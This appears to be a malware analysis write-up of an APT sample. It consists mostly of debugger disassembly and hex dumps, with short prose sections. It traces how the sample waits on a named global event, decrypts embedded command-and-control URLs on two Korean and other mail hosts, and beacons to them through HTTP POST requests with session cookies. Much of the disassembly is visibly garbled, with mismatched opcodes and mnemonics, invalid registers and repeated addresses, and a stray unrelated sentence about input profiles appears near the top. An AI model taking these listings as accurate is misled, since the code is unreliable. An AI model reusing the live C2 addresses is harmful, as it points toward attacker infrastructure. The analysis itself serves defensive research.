0000000000393E68	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393E78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393E88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393E98	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393EA8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393EB8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393EC8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393ED8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393EE8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393EF8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393F08	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....							
0000000000393F18	00 00 00 00 00 00 00 00 49 6E 74 65 6C 28 52 29	.....Intel(R)							
0000000000393F28	20 50 52 4F 2F 31 30 30 20 56 45 20 41 00 00 00	PK0/100 Ve A...							

Input profiles help automatically identify the language and region of the input language entered and the keyboard in which it is entered.

```
0000000013F423E04 44:3209 xor r10,cl
0000000013F423E06 41:8BC9 mov ecx,r9d
0000000013F423E09 81E2 F8070000 and edx,7F8
0000000013F423E0F C1E9 05 shr ecx,5
0000000013F423E12 C1E2 14 shl edx,14
0000000013F423E15 44:8BCA mov r9d,edx
0000000013F423E18 8D1400 lea edx,qword ptr ds:[rax+rax]
0000000013F423E1B 33D0 xor edx,eax
0000000013F423E1D 44:08C9 or r9d,ecx
0000000013F423E20 8BC8 mov ecx,eax
0000000013F423E22 C1E2 04 shl edx,4
0000000013F423E25 C1E1 07 shl ecx,7
0000000013F423E28 33D0 xor edx,eax
0000000013F423E2A 83E2 80 and edx,FFFFFFF80
0000000013F423E2D 33D1 xor edx,ecx
0000000013F423E2F 8BC8 mov ecx,eax
0000000013F423E31 C1E2 11 shl edx,11
0000000013F423E34 C1E9 08 shr ecx,8
0000000013F423E37 8BC2 mov eax,edx
0000000013F423E39 08C1 or eax,ecx
0000000013F423E3B 49:FFC8 dec r8
0000000013F423E3E 75 90 jne apt.13F423DD0
0000000013F423E40 4E:8EFC74 08 mov rcx,qword ptr [ecx+FC7408]
```

899F4 L":00011009;1009:00000409"

F423E39 apt.exe:\$3E39 #3239

Doküm2	Doküm3	Doküm4	Doküm5	İzle 1	[x=] Yerel Değişkenler	Yapı	00000000002AF838	000000
Hex	ASCII							
0F 00 44 00 6F 00 6C 00 6C 00 61 00 72 00 20 00	.0.0..l.i.a.r..							
83 00 61 00 6E 00 61 00 64 00 89 00 65 00 6E 00	.C.a.n.a.d.i.e.n..							
00 00 0F 00 46 00 72 00 65 00 6E 00 63 00 68 00	...F.r.e.n.c.h..							
20 00 28 00 43 00 61 00 65 00 61 00 64 00 61 00	.(C.a.n.a.d.a..							
28 00 00 00 11 00 66 00 72 00 61 00 6E 00 67 00	).....F.r.a.n.c..							
61 00 69 00 73 00 20 00 28 00 43 00 61 00 6E 00	a.i.s..(C.a.n..							
61 00 64 00 61 00 29 00 00 29 00 31 00 30 00 31	d.a.)...i.o..							
30 00 39 00 3A 00 30 00 30 00 30 00 31 00 30 00	0.9.;0.0.0.i.o..							
30 00 30 00 39 00 38 00 30 00 63 00 30 00 63 00	0.0.9.;0.0.0.c..							
3A 00 30 00 30 00 30 00 31 00 31 00 30 00 30 00	0.0.0.i.i.o.o..							
39 00 38 00 31 00 30 00 30 00 39 00 3A 00 30 00	9.;1.0.0.9.;0..							
30 00 30 00 30 00 30 00 34 00 30 00 39 00 00 00	0.0.0.0.4.0.9...							
03 00 66 00 72 00 2E 00 00 05 00 67 2F 00 00 00	..f..r...ç...f..							
94 1D 00 00 65 33 00 09 30 00 37 0A 00 00 00 00	...e3 0.;7....							
00 00 03 00 13 52 00 00 04 37 00 00 25 52 00 00	....R...7..M...							
00 00 03 00 10 0A 00 00 4E 11 00 00 4B 34 00 00	....N...K4...							
00 00 03 00 4E 00 52 00 53 00 00 06 00 53 00 00	....F.R.S...S...							
75 00 69 00 73 00 73 00 65 00 00 00 0C 00 46 00	u.i.s.s.e...f..							

# Starting a Thread Under an Event

The malware runs the thread under this command line, which it will control and run under the event Execution Configuration **"Global\\BFE\_Notify\_Event\_{6585def3-da73-4483-a4ea-dd858969ee5f}"**. In this way , it makes it difficult to analyze.



```
000007FEFABD3545 85C0 test eax, eax
000007FEFABD3547 0F85 31700000 jnz fwpucInt.7FEFABD457E
000007FEFABD354D 48:837C24 58 00 cmp qword ptr [rsi+58], 0
000007FEFABD3553 0F85 89210000 jnz fwpucInt.7FEFABD566A
000007FEFABD3559 4C:8D47 10 lea r8, qword ptr [rdi+10]
000007FEFABD355D 48:8D0D 34D00300 lea rcx, qword ptr ds:[7FEFAC10598]
000007FEFABD3564 3302 xor edx, edx
000007FEFABD3566 E8 8D000000 call fwpucInt.7FEFABD3628
000007FEFABD356B 48:8B08 mov rax, rax
000007FEFABD356E 48:85C0 test rax, rax
000007FEFABD3571 75 3A jnz fwpucInt.7FEFABD35A0
000007FEFABD3573 48:8D4F 20 lea rcx, qword ptr [rdi+20]
000007FEFABD3577 E8 74DEFFFF call fwpucInt.7FEFABD13F0
000007FEFABD357F 48:8B08 mov rax, rax
000007FEFABD3582 75 29 jnz fwpucInt.7FEFABD35A0
000007FEFABD3584 40:886F 50 mov byte ptr [rdi+50], bp
000007FEFABD3588 4C:88424 68 mov r8, qword ptr [rsi+68]
000007FEFABD358D 3302 xor edx, edx
000007FEFABD358F B9 00010000 mov ecx, 100000
000007FEFABD3594 FF15 86C02000 call qword ptr ds:[<OpenEventW>]
000007FEFABD359E 48:8947 58 mov qword ptr ds:[rdi+58], rax
000007FEFABD35A1 48:85C3 cmp rax, rcx
000007FEFABD35A7 0F84 F96F0000 jz fwpucInt.7FEFABD45A0
000007FEFABD35AB 49:893C24 mov qword ptr [rdi], rdi
000007FEFABD35AD EB 00 jmp fwpucInt.7FEFABD35AD
000007FEFABD35B0 48:85F6 test rsi, rsi
000007FEFABD35B2 74 09 jz fwpucInt.7FEFABD35B8
000007FEFABD35B6 E8 8D4E 10 lea rcx, qword ptr [rsi+10]
000007FEFABD35B8 E8 5DAFFFF call fwpucInt.7FEFABD20A0
000007FEFABD35C3 E8 8D8C24 90000000 lea rcx, qword ptr [rsi+90]
000007FEFABD35C8 E8 48DAFFFF call fwpucInt.7FEFABD1010
000007FEFABD35CD 48:8B4C24 50 mov rcx, qword ptr [rsi+50]
000007FEFABD35D0 48:85C9 test rcx, rcx
000007FEFABD35D6 48:85D8 jnz fwpucInt.7FEFABD5739
000007FEFABD35D9 0F85 F16F0000 jnz fwpucInt.7FEFABD4500
000007FEFABD35DF 48:8B424 68 mov rax, qword ptr [rsi+68]
000007FEFABD35E4 48:898424 80000000 mov qword ptr [rsi+80], rax
000007FEFABD35EC 48:85C0 test rax, rax
000007FEFABD35EF 74 00 jz fwpucInt.7FEFABD35FE
000007FEFABD35F1 48:8D8C24 80000000 lea rcx, qword ptr [rsi+80]
000007FEFABD35F9 E8 12DAFFFF call fwpucInt.7FEFABD1010
000007FEFABD35FE 48:85DB test rdx, rdx
000007FEFABD3601 0F85 896E0000 jnz fwpucInt.7FEFABD45A0
```

[rsp+68]: L"Global\\BFE\_Notify\_Event\_{6585def3-da73-4483-a4ea-dd858969ee5f}"

[rsi+10]: L"tr-TR"

[rsp+68]: L"Global\\BFE\_Notify\_Event\_{6585def3-da73-4483-a4ea-dd858969ee5f}"

# Contact Addresses

000000013F3713A9 000000013F3713B1 000000013F3713B6 000000013F3713B0 000000013F3713BF 000000013F3713C5 000000013F3713CA 000000013F3713D1 000000013F3713D9 000000013F3713DE 000000013F3713E5 000000013F3713E7 000000013F3713EA 000000013F3713F0 000000013F3713F5 000000013F3713F7 000000013F3713FC 000000013F371403 000000013F371406 000000013F37140A 000000013F37140F 000000013F371414 000000013F371417 000000013F37141A 000000013F37141D 000000013F371422 000000013F371427 000000013F37142A 000000013F371431 000000013F371436 000000013F371438 000000013F37143E 000000013F371441 000000013F371444 000000013F371449 000000013F37144E 000000013F371451 000000013F371458 000000013F371460 000000013F371462 000000013F371465 000000013F371468	4C:89B424 F0010000 E8 4A690000 48:8000 A33A0200 3302 41:58 04010000 E8 3A690000 48:8000 9F380200 3302 41:58 04010000 E8 22690000 48:801D 8B3E0200 3302 48:88C8 41:58 04010000 E8 0B690000 33ED 4C:8D4424 30 48:8000 5DD00100 8055 44 896C24 30 E8 012C0000 44:8B4424 30 48:88D0 48:88C8 4C:88F0 E8 7E290000 4C:8D4424 30 8055 44 48:8000 7DD00100 E8 0A2B0000 44:8B4424 30 48:88D0 48:88C8 4C:88F0 E8 57290000 4C:8D4424 30 8055 44 48:8000 58D00100 E8 832B0000 4C:8D4424 30 48:88D0 48:88C8 4C:88F0 E8 57290000 4C:8D4424 30 8055 44 48:8000 58D00100 E8 832B0000 4C:8D4424 30 48:88D0 48:88C8 4C:88F0	mov qword ptr [rsp+1F0],r14 call apton.13F377D00 lea rcx,qword ptr ds:[13F394E60] xor edx,edx mov r8d,104 call apton.13F377D00 lea rcx,qword ptr ds:[13F394F70] xor edx,edx mov r8d,104 call apton.13F377D00 lea rcx,qword ptr ds:[13F3952A0] xor edx,edx mov rcx,rbx mov r8d,104 call apton.13F377D00 xor ebp,ebp lea r8,qword ptr [rsp+30] lea rcx,qword ptr ds:[13F38E460] lea edx,qword ptr [ebp+4] mov dword ptr [rsp+30],ebp call apton.13F374010 mov r8d,qword ptr [rsp+30] mov rcx,rcx mov rcx,rcx mov r14,rcx call apton.13F3730A0 lea r8,qword ptr [rsp+30] lea rcx,qword ptr ds:[rbp+44] call apton.13F374010 mov r8d,qword ptr [rsp+30] mov rcx,rcx mov rcx,rcx mov r14,rcx call apton.13F3730A0 lea r8,qword ptr [rsp+30] lea rcx,qword ptr ds:[13F38E480] call apton.13F374010 mov r8d,qword ptr [rsp+30] mov rcx,rcx mov rcx,rcx mov r14,rcx call apton.13F3730A0 lea r8,qword ptr [rsp+30] lea rcx,qword ptr ds:[13F38E480] call apton.13F374010 mov r8d,qword ptr [rsp+30] mov rcx,rcx mov rcx,rcx mov r14,rcx call apton.13F3730A0	000000013F38E460: "bYR+jw2012yt6b5YV2f6Swk107BuVROGh8p7KpgvBvntap7VWwOR54K2n1W4kEUs="
rcx=FFFFFFFF qword ptr [000000013F38E460] "bYR+jw2012yt6b5YV2f6Swk107BuVROGh8p7KpgvBvntap7VWwOR54K2n1W4kEUs="=6F32776A2B525962			
.text:000000013F3713FC apt.exe:13FC #7FC			

Malware dynamically analyzes the URL information it keeps with encrypted form. Resolved URL information : **“mail[.]sisnet[.]co[.]kr/jsp/user/sms/sms\_recv\_jsp”** links to the address it parses. After establishing a connection, it opens a port on the system and listens.

000000013FDA3DAE 000000013FDA3DB1 000000013FDA3DB6 000000013FDA3DB8 000000013FDA3DBF 000000013FDA3DC1 000000013FDA3DC4 000000013FDA3DC8 000000013FDA3DD0 000000013FDA3DD5 000000013FDA3DD8 000000013FDA3DDC 000000013FDA3DE0 000000013FDA3DE5 000000013FDA3DE7 000000013FDA3DEA 000000013FDA3DEE 000000013FDA3DF1 000000013FDA3DF4 000000013FDA3DF8 000000013FDA3E03 000000013FDA3E06 000000013FDA3E09 000000013FDA3E0F 000000013FDA3E12 000000013FDA3E15 000000013FDA3E18 000000013FDA3E1B 000000013FDA3E1D 000000013FDA3E20 000000013FDA3E22 000000013FDA3E25 000000013FDA3E28 000000013FDA3E2A 000000013FDA3E2D 000000013FDA3E2F 000000013FDA3E31 000000013FDA3E34 000000013FDA3E37 000000013FDA3E39 000000013FDA3E3B 000000013FDA3E3E 000000013FDA3E40	41:83 84 88 43902157 41:89 C2A2A909 40:85C0 7E 7F 48:280A 0F1F40 00 0F1F8400 00000000 42:0F660C15 0F86D0 40:8052 01 41:32D3 41:32C9 41:32D1 32C8 41:32CB 41:884A FF 0F86C8 41:22C8 44:0F86DA 42:8014C0 00000000 41:32D1 44:32D9 41:88C9 81E2 F8070000 C1E9 08 C1E2 14 44:88CA 8D1400 44:08C9 88C8 C1E2 04 C1E1 07 3300 83E2 80 33D1 88C8 C1E2 11 C1E9 08 88C2 08C1 49:FFC8 75 90 48:88C9 08	mov r1b,84 mov eax,57219043 mov r9d,9A9A2C2 test r8,r8 jbe apton.13FDA3E40 sub rdx,rdx nop dword ptr ds:[rax],eax nop dword ptr ds:[rax+rax],eax movzx ecx,byte ptr ds:[rbx+r10] movzx edx,al lea r10,qword ptr ds:[r10+1] xor cl,r10 xor cl,r9b and cl,r9b xor cl,al xor cl,r10b mov byte ptr ds:[r10-1],cl movzx ecx,al and cl,r10b movzx r10d,0 lea edx,qword ptr ds:[r9+8] xor edx,r9d xor r10b,cl mov ecx,r9d and ecx,r9b shr ecx,8 shl edx,14 mov r9d,edx lea edx,qword ptr ds:[rax+rax] xor ecx,edx or r9d,ecx mov ecx,edx shl edx,4 shl ecx,7 xor ecx,edx and edx,FFFFFFFF80 xor ecx,ecx mov ecx,edx shl edx,11 shr ecx,8 mov eax,edx or eax,ecx dec r8 jbe apton.13FDA3DD0 mov ebx,qword ptr ds:[rcx+8]	000000013F38E460: "bYR+jw2012yt6b5YV2f6Swk107BuVROGh8p7KpgvBvntap7VWwOR54K2n1W4kEUs="
edx=48 'H' qword ptr [r9+8]=[9A27258]=??? .text:000000013FDA3DF8 apt.exe:3DF8 #31F8			
Adres Hex ASCII			
0000000000022ADC0 60 00 33 00 32 00 5C 00 66 00 77 00 70 00 75 00 m.3.2..f.w.p.u.			
0000000000022AD00 63 00 6C 00 6E 00 74 00 2E 00 64 00 6C 00 6C 00 c.1.n.t..d.1.1.			
0000000000022AD00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....u.3c...			
0000000000022AD00 68 74 74 70 3A 2F 2F 60 63 69 6C 2E 73 69 73 6E http://mail.sisn			
0000000000022AE00 65 74 2E 63 6F 2E 68 72 2F 6A 73 70 2F 75 73 65 et.co.kr/jsp/use			
0000000000022AE10 72 2F 73 6D 73 2F 73 6D 73 5F 72 65 63 76 2E 6A r/sms/sms_recv.j			
0000000000022AE20 73 70 00 00 6E 00 72 00 2E 00 64 00 6C 00 6C 00 sp..n.f..d.1.1.			
0000000000022AE30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....A.3c...			
0000000000022AE40 68 74 70 3A 2F 60 63 69 6C 2E 6F 63 72 75 73 65 http://mail.neoc			
0000000000022AE50 79 6F 6E 2E 63 6F 6D 2F 6A 73 70 2F 75 73 65 72 yon.com/jsp/user			
0000000000022AE60 73 6D 73 2F 73 6D 73 5F 72 65 63 76 2E 6A 73 /sms/sms_recv.js			
0000000000022AE70 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 p.....			
0000000000022AE80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....E.3c...			
0000000000022AE90 68 74 70 3A 2F 88 6C 4D 9E 8E 4A 68 C2 6E http://l.80030k			
0000000000022AEA0 00 3F 5D F3 CD F8 52 13 5F 06 11 F8 E8 89 94 E1 D70010...le..a			
0000000000022AEB0 C2 C8 6E 19 8E CF 33 55 C8 F0 87 C6 9A AE..a.12u..o..d.			
0000000000022AEC0 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....I.3c...			
0000000000022AED0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....I.3c...			
0000000000016F718 00000000			
0000000000016F720 00000000			
0000000000016F728 00000000			
0000000000016F730 00000000			
0000000000016F738 00000000			
0000000000016F740 00000000			
0000000000016F748 00000000			
0000000000016F750 00000000			
0000000000016F758 00000000			
0000000000016F760 FFB7FF			
0000000000016F768 00000000			
0000000000016F770 20683E			
0000000000016F778 00000000			
0000000000016F780 00000000			
0000000000016F788 00000000			
0000000000016F790 00000000			
0000000000016F798 00000000			
0000000000016F7A0 00000000			
0000000000016F7A8 01000000			
0000000000016F7B0 00000000			

# Contact Addresses

The connection to the encrypted address (“mail[.]net[.]net[.]kr”) and expires after a while.

000007FEFCA51C2A	894424 50	mov dword ptr ss:[rsp+50],ebx	
000007FEFCA51C2E	EB 00	jmp dnsapi.7FEFCA51C30	
000007FEFCA51C30	3BF8	cmp edi,ebx	
000007FEFCA51C32	0F85 CE6D0100	jne dnsapi.7FEFCA68A06	
000007FEFCA51C38	4C:8D25 D9950400	lea r12,qword ptr ds:[7FEFCA9B218]	
000007FEFCA51C3F	EB 00	jmp dnsapi.7FEFCA51C41	
000007FEFCA51C41	3BF8	cmp edi,ebx	
000007FEFCA51C43	0F85 CC6E0100	jne dnsapi.7FEFCA68B15	
000007FEFCA51C49	81FE 7B260000	cmp esi,267B	
000007FEFCA51C4F	0F84 0BC20100	jle dnsapi.7FEFCA60F33	
000007FEFCA51C55	48:8B4424 60	mov rax,qword ptr ss:[rsp+60]	
000007FEFCA51C5A	48:3BC3	cmp rax,rbx	
000007FEFCA51C5D	0F84 F5060000	jle dnsapi.7FEFCA52358	
000007FEFCA51C63	48:8BF8	mov rdi,rax	
000007FEFCA51C66	4C:8B60 08	mov r12,qword ptr ds:[rax+8]	[rax+8]:L"mail.sisnet.co.kr"
000007FEFCA51C6A	48:8B00 A7950400	mov rcx,qword ptr ds:[7FEFCA9B218]	
000007FEFCA51C71	48:8D15 A0950400	lea rdx,qword ptr ds:[7FEFCA9B218]	
000007FEFCA51C78	48:3BCA	cmp rcx,rdx	
000007FEFCA51C7B	74 08	jle dnsapi.7FEFCA51C88	
000007FEFCA51C7D	0FBA61 1C 0A	bt dword ptr ds:[rcx+1C],A	
000007FEFCA51C82	0F82 8C201000	jle dnsapi.7FEFCA60F70	
000007FEFCA51C88	48:3BF8	cmp rdi,rbx	
000007FEFCA51C8B	74 1B	jle dnsapi.7FEFCA51CA8	
000007FEFCA51C8D	48:39F5 0B	cmp qword ptr ds:[rdi+8],rbx	
000007FEFCA51C91	0F84 90F9FFFF	jle dnsapi.7FEFCA51627	
000007FEFCA51C97	4C:8B67 08	mov r12,qword ptr ds:[rdi+8]	
000007FEFCA51C9E	48:8B3F	mov rdi,qword ptr ds:[rdi]	
000007FEFCA51CA1	48:3BF8	cmp rdi,rbx	
000007FEFCA51CA1	75 EA	jne dnsapi.7FEFCA51C8D	
000007FEFCA51CA8	48:8B4424 60	mov rax,qword ptr ss:[rsp+60]	
000007FEFCA51CA8	48:8BC8	mov rcx,rax	
000007FEFCA51CA8	48:3BC3	cmp rax,rbx	
000007FEFCA51CAE	74 12	jle dnsapi.7FEFCA51CC2	
000007FEFCA51CB0	8B51 14	mov edx,dword ptr ds:[rcx+14]	
000007FEFCA51CB3	83E2 03	and edx,3	
000007FEFCA51CB6	41:3B06	cmp edx,r14d	
000007FEFCA51CB9	0F85 1A0C0000	jne dnsapi.7FEFCA528D9	
000007FEFCA51CBF	44:8BF3	mov r14d,ebx	
000007FEFCA51CC2	44:3BF3	cmp r14d,ebx	
000007FEFCA51CC5	0F85 D5C20100	jne dnsapi.7FEFCA60FA0	
000007FEFCA51CC8	B9 1D2C5000	mov ecx,251D	
000007FEFCA51CD0	4C:8B8C24 E8000000	mov r15,qword ptr ss:[rsp+E8]	
000007FEFCA51CD8	49:8907	mov qword ptr ds:[r15],rax	
000007FEFCA51CDB	E9 3C010000	jmp dnsapi.7FEFCA51E1C	
000007FEFCA51CE0	90	nop	

After connecting to this address, malware encrypts the URL of the malware which is uses again and writes it to its memory. Againward, malware connects and listen to another “mail[.]neocyon[.]com/jsp/user/sms/sms\_rec[.]jsp” extension and encrypts its own URL address and writes it to its memory.

000000013F15141D	E8 7E290000	call apt.13F1530A0	
000000013F151422	4C:8D4424 30	lea r8,qword ptr ss:[rsp+30]	
000000013F151427	8D55 44	lea edx,qword ptr ss:[rbp+44]	
000000013F15142A	48:8D00 7FD00100	lea rcx,qword ptr ds:[13F16E480]	
000000013F151431	E8 DA2B0000	call apt.13F154010	000000013F16E480:"bYR+jw2o12yt6b5YsmvC5tA/1fPN+FITXwYh+O1jLOGFws13sQnuZZJVPg/wA8aaEg=="
000000013F151436	44:8B4424 30	mov r8d,dword ptr ss:[rsp+30]	
000000013F151438	48:8B00	mov rdx,rax	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F15143E	48:8BC8	mov rcx,rax	
000000013F151441	48:8BF0	mov rsi,rax	
000000013F151444	E8 57290000	call apt.13F1530A0	rsi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F151449	4C:8D4424 30	lea r8,qword ptr ss:[rsp+30]	
000000013F15144E	8D55 44	lea edx,qword ptr ss:[rbp+44]	
000000013F151451	48:8D00 58D00100	lea rcx,qword ptr ds:[13F16E480]	000000013F16E480:"bYR+jw2o12yt6b5YsmvC5tA/1fPN+FITXwYh+O1jLOGFws13sQnuZZJVPg/wA8aaEg=="
000000013F151458	E8 B32B0000	call apt.13F154010	
000000013F15145D	44:8B4424 30	mov r8d,dword ptr ss:[rsp+30]	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F151465	48:8BC8	mov rdx,rax	
000000013F151468	48:8BF8	mov rdi,rax	rdi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F15146B	48:8B00	mov rdx,rax	
000000013F151477	E8 30290000	call apt.13F1530A0	
000000013F151477	4C:8B8C24 E8000000	lea r8,qword ptr ds:[13F174F70]	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp", r14:"http://mail.sisnet.co.kr/j
000000013F151477	49:8B06	mov rdx,r14	r14:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F151477	4D:2B6C	sub r8,r14	
000000013F15147D	0F1F00	nop dword ptr ds:[rax],eax	
000000013F151480	0F860A	movzx ecx,byte ptr ds:[rdx]	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F151483	48:8D52 01	lea rdx,qword ptr ds:[rdx+1]	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F151487	41:8B4C10 FF	mov byte ptr ds:[r8+rdx-1],cl	rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp", rdx+1:"http://mail.sisnet.co.kr/j
000000013F15148C	84C9	test cl,cl	
000000013F15148E	75 F0	jne apt.13F151480	
000000013F151490	48:8BC8	mov rcx,r15	rsi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F151493	48:2BDE	sub rcx,r15	rsi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F151496	6666:0F1F8400 00000000	nop word ptr ds:[rax+rcx],ax	
000000013F1514A0	0F8601	movzx eax,byte ptr ds:[rcx]	
000000013F1514A3	48:8D49 01	lea rcx,qword ptr ds:[rcx+1]	
000000013F1514A7	8B4408 FF	mov byte ptr ds:[rbx+rcx-1],al	
000000013F1514AB	84C0	test al,al	
000000013F1514AD	75 F1	jne apt.13F1514A0	
000000013F1514AF	48:8B9C24 00020000	mov rbx,qword ptr ss:[rsp+200]	
000000013F1514B7	4C:8D05 C2B02000	lea r8,qword ptr ds:[13F175080]	
000000013F1514BE	48:8BC7	mov rax,rdi	rdi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F1514C1	4C:2B67	sub r8,rdi	rdi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F1514C4	0F1F40 00	nop dword ptr ds:[rax],eax	
000000013F1514C8	0F1F8400 00000000	nop dword ptr ds:[rax+rcx],eax	
000000013F1514D0	0F8610	movzx edx,byte ptr ds:[rax]	edx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F1514D3	48:8D40 01	lea rax,qword ptr ds:[rax+1]	
000000013F1514D7	41:8B5400 FF	mov byte ptr ds:[r8+rcx-1],dl	
000000013F1514D7	84C0	test dl,dl	

# Contact Addresses

After connecting to the “mail[.]sisnet[.]co[.]kr” the malware sends an **HTTP/1.1 200** code over the system to confirm that it has connected a connection with the server, and sends a confirmation code that it has established the connection.

000000013FF01C3A	48:33CC	xor rcx,rsd	
000000013FF01C3B	E8 1E360000	call apt.13FF05260	
000000013FF01C3D	4C:8D9C24 80010000	lea r11,qword ptr ds:[rsp+180]	
000000013FF01C44	49:8B58 38	mov rbx,qword ptr ds:[r11+38]	
000000013FF01C4E	49:8B73 40	mov rsi,qword ptr ds:[r11+40]	
000000013FF01C52	49:8B7B 48	mov rdi,qword ptr ds:[r11+48]	
000000013FF01C56	49:8BE3	mov rbp,r11	
000000013FF01C59	41:5F	pop r15	
000000013FF01C5B	41:5E	pop r14	
000000013FF01C5D	41:5D	pop r13	
000000013FF01C5F	41:5C	pop r12	
000000013FF01C61	CC	pop rbp	
000000013FF01C62	C3	ret	
000000013FF01C63	CC	int3	
000000013FF01C64	CC	int3	
000000013FF01C65	CC	int3	
000000013FF01C66	CC	int3	
000000013FF01C67	CC	int3	
000000013FF01C68	CC	int3	
000000013FF01C69	CC	int3	
000000013FF01C6A	CC	int3	
000000013FF01C6B	CC	int3	
000000013FF01C6C	CC	int3	
000000013FF01C6D	CC	int3	
000000013FF01C6E	CC	int3	
000000013FF01C6F	CC	int3	
000000013FF01C70	40:55	push rbp	
000000013FF01C72	57	push rdi	
000000013FF01C73	41:54	push r12	
000000013FF01C75	41:56	push r14	
000000013FF01C77	41:57	push r15	
000000013FF01C79	4B:851EC 80040000	sub rsp,480	
000000013FF01C80	4B:8B05 79030200	mov rax,qword ptr ds:[13FF22000]	
000000013FF01C87	48:33C4	xor rax,rsd	
000000013FF01C8A	4B:898424 60040000	mov qword ptr ss:[rsp+480],rax	
000000013FF01C92	8B05 00C80100	mov eax,dword ptr ds:[13FF1E798]	000000013FF1E798: "200"
000000013FF01C98	F2:0F1005 F0CA0100	movsd xmm0,qword ptr ds:[13FF1E790]	000000013FF1E790: "HTTP/1.1 200"
000000013FF01CA0	4C:8BA424 D0040000	mov r12,qword ptr ss:[rsp+400]	
000000013FF01CA8	894424 38	mov dword ptr ss:[rsp+38],eax	
000000013FF01CAC	0FB605 E9CA0100	movzx eax,byte ptr ds:[13FF1E79C]	
000000013FF01CB3	F2:0F114424 30	movsd qword ptr ss:[rsp+30],xmm0	
000000013FF01CB9	0F1005 E0CA0100	movups xmm0,xmmword ptr ds:[13FF1E7A0]	000000013FF1E7A0: "\r\nContent-Length: "
000000013FF01CC0	884424 3C	mov byte ptr ss:[rsp+3C],al	000000013FF1E7B0: " "
000000013FF01CC4	8B05 E6CA0100	mov eax,dword ptr ds:[13FF1E7B0]	
000000013FF01CC7	EB3A	mov al,rbp	

After establishing a connection, it assigns a unique cookie session id to each connection.

000000013F422E02	48:8BCB	mov rcx,rbx	rcx:"HTTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49FC3E7B4F362708D9031A90B3; P
000000013F422E05	83F8 FF	cmp ecx,FFFFFFFF	
000000013F422E08	0F84 80020000	je apt.13F42308E	
000000013F422E0E	45:33C9	xor r9d,r9d	
000000013F422E11	44:8BC6	mov r8d,esi	
000000013F422E14	4B:8B07	mov rdx,rdi	rdi:"POST /jsp/user/sms/sms_recv.jsp HTTP/1.1\r\nUser-Agent: Mozilla/4.0 (Window
000000013F422E17	FF15 A3250200	call qword ptr ds:[<send>]	
000000013F422E1D	83F8 FF	cmp eax,FFFFFFFF	
000000013F422E20	0F84 65020000	je apt.13F42308E	
000000013F422E26	48:8D4C24 51	lea rcx,qword ptr ss:[rsp+51]	
000000013F422E2B	33D2	xor edx,edx	
000000013F422E2D	41:B8 FF030000	mov r8d,3FF	
000000013F422E33	C64424 50 00	mov byte ptr ss:[rsp+50],0	
000000013F422E38	E8 C34E0000	call apt.13F427000	
000000013F422E3D	33C0	xor eax,eax	
000000013F422E3F	4B:8D5424 50	lea rdx,qword ptr ss:[rsp+50]	
000000013F422E44	45:33C9	xor r9d,r9d	
000000013F422E47	41:B8 FF030000	mov r8d,3FF	
000000013F422E4D	4B:8BCB	mov rcx,rbx	rcx:"HTTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49FC3E7B4F362708D9031A90B3; P
000000013F422E50	894424 30	mov dword ptr ss:[rsp+30],eax	
000000013F422E54	894424 34	mov dword ptr ss:[rsp+34],eax	
000000013F422E58	FF15 AA250200	call qword ptr ds:[<recv>]	
000000013F422E5E	8BF8	mov edi,eax	
000000013F422E60	8D48 01	lea ecx,qword ptr ds:[rax+1]	
000000013F422E63	83F9 01	cmp ecx,1	
000000013F422E66	0F86 1F020000	je apt.13F42308E	
000000013F422E6C	4B:8D8D 51030000	lea rcx,qword ptr ss:[rbp+351]	
000000013F422E73	33D2	xor edx,edx	
000000013F422E75	41:B8 FF030000	mov r8d,3FF	
000000013F422E78	C685 50030000 00	mov byte ptr ss:[rbp+350],0	
000000013F422E82	E8 794E0000	call apt.13F427000	
000000013F422E87	48:8D4424 30	lea rax,qword ptr ss:[rsp+30]	
000000013F422E8C	4C:8D4C24 34	lea r9,qword ptr ss:[rsp+34]	
000000013F422E91	4C:8D85 50030000	lea r8,qword ptr ss:[rbp+350]	
000000013F422E98	48:8D4C24 50	lea rcx,qword ptr ss:[rsp+50]	
000000013F422E9D	8B07	mov edx,edi	
000000013F422E9F	4B:894424 20	mov qword ptr ss:[rsp+20],rax	
000000013F422EA4	E8 C7EDFFFF	call apt.13F421C70	
000000013F422EA9	85C0	test eax,eax	
000000013F422EAB	0F84 DA010000	je apt.13F42308E	
